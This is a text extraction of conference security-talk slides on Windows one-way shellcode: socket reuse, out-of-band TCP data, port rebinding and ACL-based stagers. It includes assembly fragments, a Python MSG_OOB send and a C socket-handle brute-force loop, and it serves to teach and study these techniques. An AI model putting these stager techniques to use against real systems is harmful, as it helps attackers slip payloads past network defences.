push edi              ; socket handle
push 0x2977a2ee        ; hash( "ws2_32.dll", "getsockopt" )
call ebp              ; getsockopt(socket, SOL_SOCKET, SO_CONNECT_TIME, &optval, &optlen)
test eax, eax          ; if not a valid socket loop again
jne 0xad               ; [2]
pop edx               ; get the seconds from the stack
cmp edx, 0xa          ; 10 ; compare the number of seconds with the embedded value (chang
jl 0xad               ; [2] ; if it's lower loop again
mov esi, esp          ; the 4 byte buffer on the stack to hold the second stage length
```



[0x00000012]> Shellcode based on Out Of Band data

```

Acknowledgment number: 51 (relative ack number)
1000 .... = Header Length: 32 bytes (8)
▷ Flags: 0x038 (PSH, ACK, URG)
Window size value: 229
[Calculated window size: 29312]
[Window size scaling factor: 128]
Checksum: 0x11d7 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 17
▷ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▷ [SEQ/ACK analysis]
▷ [Timestamps]
TCP payload (17 bytes)


```



Exploit



```
s.send(payload,
socket.MSG_OOB)
```



TCP allows to send "OOB" data in the same channel as a way to indicate that some information in the stream should be processed as soon as possible by the recipient peer

```

for (sock_fd = 0; sock_fd < 10000000; sock_fd += 4) {
    num = recv(sock_fd, recvbuf, 1, MSG_OOB);
    if (num == 1)
    {
        printf("\n[+] Found for socket: %d ", sock_fd);
        break;
    }
}

```


[0x00000014]> Rebinding approach

Process forking (2) The problem


The Last
Stage of
Delirium
Research Group

- It is not easy to create a process in Windows 2K/XP as equivalent of Unix **fork()** is not available
- The only documented way to create a process is to execute a program stored in filesystem (**CreateProcess()**, **WinExec()**)
- ZwCreateProcess()** function from Windows Native API is actually used in Windows to create processes. By using it a lot of additional operations have to be done:
 - context and thread creation
 - communication with win32 subsystem
 - various initializations
- The algorithm for creating win32 process is not well documented and too complex for this purpose

Copyright © 2002 The Last Stage of Delirium Research Group, Poland


Process forking (3) Create new win32 process

The Last
Stage of
Delirium
Research Group



Copyright © 2002 The Last Stage of Delirium Research Group, Poland

[0x00000015]> Rebind Port + ACL Shellcode




Process "Forking"

```

mov eax, [fs:0x30] ; PEB
mov eax, [ds:eax+0x10] ; _RTL_USER_PROCESS_PARAMETERS* ProcessParameters;
mov esi, [ds:eax+0x74] ; Path Binary

```

[0x00000016]> ACL Shellcode



REF: <https://www.shelliscoming.com/2014/07/ip-knock-shellcode-spoofed-ip-as.html>

[0x00000017]> One-Way-Shellcodes drawbacks


- Sometimes the socket is not owned by the process.
- Brute-force socket handles it's not a very reliable method (it doesn't work in practice with many exploits).
- Sometimes even if you get the socket handle your payload randomly die (i.e.: another thread tries to do something in your socket).
- Most of the shellcodes are exploit specific (not universal).
- They require a lot of effort and time.

Non serious experiment: Stager hunter (Honeypot with Frida)

Collection of papers/talks and techniques in Windows:

<https://github.com/BorjaMerino/Windows-One-Way-Stagers>





COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCNCERT

OC.CCN.CNI.ES

WWW.CCN.CNI.ES

WWW.CCN-CERT.CNI.ES

**XIII
JORNADAS
STIC
CCN-CERT**

ccn-cert
centro criptológico nacional